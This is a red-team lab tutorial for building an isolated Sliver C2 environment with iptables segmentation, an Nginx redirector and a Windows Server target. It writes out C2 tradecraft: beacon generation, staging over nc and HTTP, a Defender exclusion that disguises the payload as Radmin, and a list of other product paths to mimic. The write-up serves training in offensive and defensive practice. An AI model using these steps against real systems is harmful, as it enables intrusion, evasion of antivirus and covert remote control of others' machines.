
Building a C2 Lab — Sliver, Nginx Redirector and Network Segmentation
A self-contained red team lab built on VMware Workstation: three isolated networks, a dedicated router VM running iptables, an Nginx TLS-passthrough redirector, a Sliver C2 server, and a Windows Server target. Includes beacon generation, delivery, execution, and a realistic Windows Defender exclusion scenario.
Lab type: Self-hosted Red Team simulation Infrastructure: 5 VMs · 3 isolated networks · 1 dedicated router Hypervisor: VMware Workstation (host-only networks) Purpose: Understand the full C2 flow without depending on external services
Overview
This lab simulates the infrastructure a real red team uses to command and control an implant inside a target network. It is built entirely on VMware Workstation, isolated from the internet, and designed around one principle: the attacker never speaks to the target directly.
The architecture separates three functional networks:
- Red 10 — the attacker’s network (Kali operator)
- Red 30 — the C2 infrastructure (Nginx redirector + Sliver server)
- Red 40 — the target network (Windows Server 2022)
A dedicated Ubuntu Server VM acts as the router between all three, with iptables enforcing a strict allow-list of flows. Only three connections are permitted end-to-end. Everything else is dropped.
The result is a lab where the beacon egress path, the operator ingress path, and the target isolation are all explicit and controllable — the same properties a real engagement has, minus the unpredictability of a production environment.
Lab architecture
Network topology

Three host-only networks (vmnet10, vmnet30, vmnet40), each with its own subnet:
| Network | Subnet | Purpose |
|---|---|---|
| Red 10 | 10.10.0.0/24 | Attacker (Kali) |
| Red 30 | 30.30.0.0/24 | C2 infrastructure (Nginx + Sliver) |
| Red 40 | 40.40.0.0/24 | Target (Windows Server 2022) |
The router VM has three network interfaces — one per network — and is the only machine that knows how to reach all three. It does not have a default gateway or NAT: its sole job is to forward packets between its own interfaces under explicit rules.
VM resources

| VM | vCPU | RAM | Role |
|---|---|---|---|
| Kali | 4 | 8 GB | Operator + tooling |
| Router | 1 | 1 GB | Routing + iptables |
| Nginx | 1 | 1 GB | TLS passthrough redirector |
| Sliver | 2 | 2 GB | C2 server |
| Target | 2 | 4 GB | Windows Server 2022 |
Total: ~22 GB RAM / 32 GB available, 9 vCPU / 16 available. The host keeps enough headroom to stay responsive while all five VMs run simultaneously.
Kali carries the heaviest allocation because it runs the operator console, browsers, and the tooling used during the engagement. The router and Nginx run with minimal resources because their workloads are single-purpose.
Network segmentation
All routing and filtering logic lives in the router VM. The other four VMs only need a static IP and a default gateway pointing to the router of their network. No iptables rules are applied outside the router.
Router interfaces
| Interface | Network | IP |
|---|---|---|
ens33 | vmnet10 | 10.10.0.1/24 |
ens37 | vmnet30 | 30.30.0.1/24 |
ens38 | vmnet40 | 40.40.0.1/24 |
Configured via netplan:
network:
  version: 2
  renderer: networkd
  ethernets:
    ens33:
      addresses: [10.10.0.1/24]
    ens37:
      addresses: [30.30.0.1/24]
    ens38:
      addresses: [40.40.0.1/24]
IP forwarding
Required for the router to forward packets between interfaces:
sudo sysctl -w net.ipv4.ip_forward=1
echo "net.ipv4.ip_forward=1" | sudo tee -a /etc/sysctl.conf
Firewall rules
The default policy for the FORWARD chain is DROP. Only explicitly allowed flows pass:
sudo iptables -P FORWARD DROP
sudo iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT

# Operator → C2 (management channel)
sudo iptables -A FORWARD -s 10.10.0.5 -d 30.30.0.3 -p tcp --dport 31337 -j ACCEPT

# Target → Nginx (beaconing)
sudo iptables -A FORWARD -s 40.40.0.2 -d 30.30.0.2 -p tcp --dport 443 -j ACCEPT

# Nginx → Sliver (internal redirector flow)
sudo iptables -A FORWARD -s 30.30.0.2 -d 30.30.0.3 -p tcp --dport 443 -j ACCEPT

# Explicit blocks (target and operator never talk directly)
sudo iptables -A FORWARD -s 40.40.0.2 -d 10.10.0.5 -j DROP
sudo iptables -A FORWARD -s 10.10.0.5 -d 40.40.0.2 -j DROP
Persisted across reboots with iptables-persistent:
sudo apt install -y iptables-persistent
sudo netfilter-persistent save
The three permitted flows
| From | To | Port | Purpose |
|---|---|---|---|
10.10.0.5 | 30.30.0.3 | 31337 | Operator ↔ C2 (mTLS) |
40.40.0.2 | 30.30.0.2 | 443 | Target beacon → Nginx |
30.30.0.2 | 30.30.0.3 | 443 | Nginx → Sliver |
Nothing else is allowed. The target cannot reach the operator. The operator cannot reach the target. This mirrors a real engagement where the only way in is through the beacon, and the only way to control it is through the C2.
Routes on the other VMs
Each VM needs a route to the networks it has to reach beyond its own /24. The default gateway alone is not enough in a host-only setup without NAT, because there is no upstream.
Kali (via nmcli):
sudo nmcli connection modify lab-red10 +ipv4.routes "30.30.0.0/24 10.10.0.1"
sudo nmcli connection modify lab-red10 +ipv4.routes "40.40.0.0/24 10.10.0.1"
Nginx (netplan route to reach Red 40):
routes:
  - to: 40.40.0.0/24
    via: 30.30.0.1
Without this specific route, Nginx receives the target’s SYN on port 443 but does not know how to route the SYN-ACK back. The TLS handshake never completes, and the beacon fails silently with timeouts.
Sliver (nmcli route to reach Red 10):
sudo nmcli connection modify lab-red30 +ipv4.routes "10.10.0.0/24 30.30.0.1"Without this route, Kali’s connection to 31337 reaches Sliver, but Sliver cannot send the SYN-ACK back. The operator console hangs on connect.
The redirector
The Nginx VM sits between the target and the C2. Its only job is to forward bytes.
Why a redirector
In a real engagement, the C2 server is never exposed directly to the target. It sits behind one or more redirectors that forward traffic and hide the origin. The target only ever sees the redirector’s IP.
Nginx in stream mode performs TCP passthrough: it does not terminate TLS, does not inspect the payload, and does not hold the certificate. It receives bytes on 443 and forwards them verbatim to Sliver’s 443. This means:
- The certificate lives only on Sliver. Compromising Nginx reveals nothing about the C2’s identity.
- Nginx can be replaced or scaled without touching the C2 config.
- All traffic looks like normal HTTPS to anything watching the wire.
Configuration
/etc/nginx/nginx.conf, outside the http block:
stream {
    include /etc/nginx/stream.d/*.conf;
}/etc/nginx/stream.d/c2.conf:
server {
    listen 443;
    proxy_pass 30.30.0.3:443;
    proxy_timeout 10m;
    proxy_connect_timeout 5s;
}
The proxy_timeout 10m accommodates long-lived beacon sessions. The proxy_connect_timeout 5s fails fast if Sliver is down, so the redirector does not hold half-open connections.
Verify:
sudo nginx -t
sudo systemctl restart nginx
sudo ss -tlnp | grep :443
Expected output: Nginx listening on 0.0.0.0:443.
The C2 server
Sliver runs on Ubuntu Server in Red 30. Two listeners are active simultaneously:
| Port | Purpose |
|---|---|
443 | HTTPS beaconing (from the redirector) |
31337 | Operator management (mTLS, from Kali) |
Start the server:
sudo /root/sliver-serverInside the Sliver console:
[server] sliver > https --lhost 0.0.0.0 --lport 443 --domain c2.lab.local
[server] sliver > multiplayer
[server] sliver > jobs
The jobs output should show both listeners:
 ID   Name    Protocol   Port   Domains
==== ======= ========== ====== ==============
 1    https   tcp        443    c2.lab.local
 2    multi   tcp        31337
Operator profile
An operator profile is generated for Kali with mTLS credentials scoped to the operator identity:
[server] sliver > new-operator --name kali --lhost 30.30.0.3 --lport 31337 --save /tmp/kali.cfg --permissions allThe resulting /tmp/kali.cfg contains:
- The server CA certificate
- The operator’s certificate
- The operator’s private key
- The token binding the identity to the server
This file is transferred to Kali manually (the two networks are isolated except for the 31337 flow, which is only for operator traffic, not for file transfer). The simplest approach is to cat the file and paste it into /tmp/kali.cfg on Kali.
Import on Kali:
sliver-client import /tmp/kali.cfg
sliver-client
Verify the connection:
[*] Loaded 1 connection profiles
[*] Testing connection to 30.30.0.3:31337
[*] Connection successful
[server] sliver >
At this point, the operator console is running on Kali, talking to Sliver over 31337, and no other path exists between the two networks.
The beacon
Generation
From the Sliver console (either on Kali or the server):
[server] sliver > generate beacon \
    --http https://c2.lab.local \
    --os windows \
    --arch amd64 \
    --format exe \
    --name rserver3.exe \
    --seconds 30 \
    --jitter 10 \
    --save /home/kali/sliver/client/beacon.exe
Each flag has a purpose:
| Flag | Why |
|---|---|
--http https://c2.lab.local | The beacon contacts the redirector, not the C2 directly |
--seconds 30 --jitter 10 | Beacons every 30s ± 10s of randomness, so the pattern is not trivially fingerprintable |
--os windows --arch amd64 --format exe | Native Windows executable |
--name rserver3.exe | The filename the beacon will adopt on disk |
Sliver does not apply obfuscation by default. Two flags exist for that but are not enabled in this baseline:
--garble— obfuscates the Go binary symbols--disable-sgn=false— wraps the shellcode with Shikata Ga Nai
Both are useful against static analysis, and both can be layered on without changing the rest of the flow.
Beacon delivery
The target cannot receive inbound connections from Kali. That is the entire point of the segmentation. So the beacon has to reach the target through a path that already exists, or through a temporary rule that is removed once delivery is done.
The chosen method uses the router as a staging point. The router is the only machine that can talk to both the operator network and the target network — but the target can only reach the router’s address in Red 40 (40.40.0.1), and only on explicitly permitted ports.
Step 1 — Move the beacon to the router
On the router, listen on port 4444 and write the incoming stream to a file:
nc -lvnp 4444 > /tmp/beacon.exeOn Kali, in another terminal, send the beacon to the router:
nc 10.10.0.1 4444 < /home/kali/sliver/client/beacon.exeWait for the transfer to complete, then Ctrl+C on the router side. Verify the file size matches:
ls -la /tmp/beacon.exeStep 2 — Serve the beacon over HTTP
From the router, start a simple HTTP server in /tmp:
cd /tmp
python3 -m http.server 80
This serves on 40.40.0.1:80, which is reachable from the target because it is inside the target’s own subnet. No firewall rule is required for this — the router and the target are on the same /24.
Step 3 — Download on the target
On the Windows Server, download the beacon into its final location:
Invoke-WebRequest -Uri http://40.40.0.1/beacon.exe -OutFile "C:\Program Files\Radmin Server 3\rserver3.exe"Verify:
Get-Item "C:\Program Files\Radmin Server 3\rserver3.exe"The file size must match the original. If it does not, the transfer was truncated and the beacon will not execute.
Step 4 — Point the target at the redirector
The beacon’s configuration references c2.lab.local. The target needs to resolve that name to the redirector’s IP, not to anything else:
Add-Content -Path C:\Windows\System32\drivers\etc\hosts -Value "30.30.0.2 c2.lab.local"Verify with type C:\Windows\System32\drivers\etc\hosts. The line 30.30.0.2 c2.lab.local must be present.
Defense evasion
The Windows Server runs Defender, and any unsigned binary executing from C:\Users\ or C:\Temp\ triggers a detection almost immediately. A real attacker works around this by placing the payload in a location that the environment has already excluded from scanning.
The scenario: many legitimate remote administration tools document exclusions in their installation guides. An attacker can mimic this pattern by creating a folder that matches a known product and adding it to Defender’s exclusion list. The exclusion is the same mechanism that legitimate tools require.
Creating the exclusion:
New-Item -ItemType Directory -Path "C:\Program Files\Radmin Server 3" -Force

Add-MpPreference -ExclusionPath "C:\Program Files\Radmin Server 3"
Verify the exclusion is registered:
Get-MpPreference | Select-Object -ExpandProperty ExclusionPathThe path C:\Program Files\Radmin Server 3 should appear in the list.
Why Radmin specifically:
Radmin is a legitimate remote administration tool. Its default installation path is C:\Program Files\Radmin Server 3, and its primary binary is rserver3.exe. Any administrator who has Radmin deployed has already excluded that folder from antivirus scanning — because otherwise Radmin would not function. The attacker inherits that operational reality.
Equivalent alternatives that produce the same effect:
| Software | Suggested path | Binary |
|---|---|---|
| Veeam Agent | C:\Program Files\Veeam\Endpoint Backup | Veeam.EndPoint.Manager.exe |
| Acronis Cyber Protect | C:\Program Files\Acronis | Acronis.CyberProtect.exe |
| Commvault | C:\Program Files\Commvault\ContentStore | cvd.exe |
All three are enterprise products whose documentation explicitly recommends antivirus exclusions for performance and reliability reasons. All three are credible, real-world patterns.
Execution and session
Triggering the beacon
On the target, start the binary:
Start-Process "C:\Program Files\Radmin Server 3\rserver3.exe"There is no visible output. The beacon runs in the background, sleeps for its configured interval, and contacts c2.lab.local:443 on the first callback.
Detecting the session
On the operator console (Kali), wait 30–60 seconds and check for sessions:
[server] sliver > sessionsThe session appears with the beacon’s configured name:
ID         Name          Transport   Remote Address   Hostname
====       ====          =========   ==============   ========
abc123     rserver3.exe  http(s)     40.40.0.2:xxxx   WIN-XXXX
Interaction
Once the session is up, the usual Sliver workflow applies:
[server] sliver > use abc123
[server] sliver (WIN-XXXX) > whoami
[server] sliver (WIN-XXXX) > pwd
[server] sliver (WIN-XXXX) > ps
Because the beacon interval is 30 seconds, each command’s output appears only on the next callback. For interactive work, switch to interactive mode:
[server] sliver > interactiveInteractive mode keeps a persistent connection open rather than polling, at the cost of being noisier on the wire.
Verifying the flow
The beacon egress path can be confirmed with a packet capture on the redirector:
sudo tcpdump -i ens33 -n port 443Expected: TCP connections from 40.40.0.2 arriving periodically on port 443. If they are not arriving, one of three things is wrong — the beacon is not running, the target cannot resolve c2.lab.local, or the firewall is blocking the flow.
Lab walkthrough video
The full walkthrough — from the router configuration to the live session — is available as a video. It covers the same material as this article, with the addition of live troubleshooting at each step.
Watch the full walkthrough on YouTube ↗
Takeaways
Segmentation is not decoration. The lab forces the beacon to go out and the operator to come in through specific paths. Every packet that moves between networks is a deliberate decision, and every decision is documented in the iptables rules. That is what makes the flow legible.
The redirector isolates the C2. Nginx terminating nothing means the C2’s certificate is never exposed to the target. If the redirector is burned, the C2 stays up and a new redirector replaces it. The beacon’s config does not have to change.
Route specificity is not optional. Both Nginx and Sliver fail silently if the return route to the other network is missing. The connection is accepted locally but the SYN-ACK never gets back. The symptom looks like a firewall block, but the fix is a route.
Defender exclusions are an attack surface. Every enterprise tool that recommends an antivirus exclusion is also recommending a folder an attacker can use. The pattern works because it is legitimate — the same mechanism that protects Veeam or Radmin protects the beacon sitting in the same path.
Beacon cadence is a tradeoff. A 30-second interval with 10 seconds of jitter is long enough to be quiet on the wire and short enough to feel responsive during a demo. For real engagements, the interval scales with the environment: quieter networks get longer cadences, critical operations get shorter ones.
This lab is the baseline. From here, the same infrastructure supports process injection, SOCKS5 pivoting into the target’s own network, execute-assembly for in-memory .NET, and BOFs loaded from the Armory. The C2 does not change. Only the operations do.